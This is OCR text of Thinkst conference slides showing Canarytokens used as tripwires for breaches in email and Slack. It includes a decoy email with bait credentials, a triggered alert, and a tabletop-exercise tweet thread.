
thinkst
applied research

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Own a client - Read their Mail

thinkst
applied research



thinkst
applied research

Canarytokens

Person 1

www.canarytokens.org/generate#

Canarytokens by Thinkst

New token Manage this token

What is this and why should I care?

Your Web token is active!

Copy this URL to your clipboard and use as you wish:

http://canarytokens.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/c


Remember, it gets triggered whenever someone requests the URL.


If the URL is requested as an image (e.g. <img src="">) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

thinkst
applied research


Secure https://mail.google.com/mail/u/0/#inbox
Mail
More
1–1 of 1
COMPOSE
Inbox (1)
Starred
Sent Mail
Drafts
[Imap]/Outbox
Canary Alerts
More
Demo
Primary
Social
Promotions
Haroon Meer
Password for HR System - Heya Aadila You can grab the latest source code from the internal
5:41 am
0.02 GB (0%) of 15 GB used
Manage


Password for HR System
Inbox x
Haroon Meer <haroon@thinkst.com>
5:41 AM (2 minutes ago)
to me
Heya Aadila
You can grab the latest source code from the internal repo:
http://repo.thinkst.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/repo-login
Username: thinkst
Password: thinkst
Shout if you need anything else.
/mh

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 136.179.21.69.

Basic Details:

Channel	HTTP
Time	2017-07-26 02:45:43
Canarytoken	rm3gs14t4l67dnejnj2pnwvrs
Token Reminder	Stored in Aadila's Email
Token Type	web
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

Tabletop Scenarios
@badthingsdaily

Following

Your company uses a popular group chat tool. An employee's credentials leak and a rogue login grabs messages from every channel over time.

11:00 PM - 5 Jun 2017

24 Retweets **53** Likes

1 24 53

https://twitter.com/badthingsdaily/status/871834021596188673

thinkst
applied research

Alun Jones @ftp_alun · Jun 5

Replying to @badthingsdaily @hypatiadotca

I'm asking 2 questions at the start of this exercise:
1.Our employee, or employe of chat vendor?
2.Did we find out about this leak yet? How?

1

Alun Jones @ftp_alun · Jun 5

To clarify, 2 is meant as a "we weren't monitoring that feed, so how did we catch that a leak was even happening?" question.

2

Ryan McGeehan @Magoo · Jun 6

Replying to @ftp_alun @badthingsdaily @hypatiadotca

Well, not all tabletops need to start with a direct lead, they can start with a hypothetical you haven't actually caught yet as well.

2

Alun Jones @ftp_alun · Jun 6

It peters out pretty quickly if the resultant discussion becomes "we have nothing to detect this". :)

1

How would you know?

thinkst
applied research

Thinkst
mh

All Unreads
All Threads

STARRED
cooler
sales-room
slackbot


CHANNELS

#cooler
10 | 1 | "This is an automated system, so confirming stuff is moot" -- random dev

Search

7 Updates

Highjump fail



01:10 max hahahaha
01:11 nick oh wow
i haven't seen that video
01:11 mh i show my concern..
01:11 nick in forever
01:11 mh i was on the floor laughing my [redacted]s off
01:11 max where was that?
01:11 nick a better question is *when*
01:11 mh im guessing 2009, in the room pre: clobbering the cloud
01:14 mls at about 02:30 the night before the talk as i recall
late night stupidity
01:14 jay Hahahaha that's awesome!!! He got hops!!
01:14 mls barely cleared those pillows
01:15 max i think we need a recreation vid
1
01:46 az hahah, that vid ... man, never gets old

Message #cooler

01:46 **az** hahah, that vid ... man, never gets old

06:19 **mh** http://canarytokens.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/passwords

11:09 **mh** does the icon for the canary twitter account appear broken to you guys?

11:10 **nick** Looks ok to me?

✅ 1


11:12 **max** 🤖 yeah there's a little bump at the bottom but all good

Today

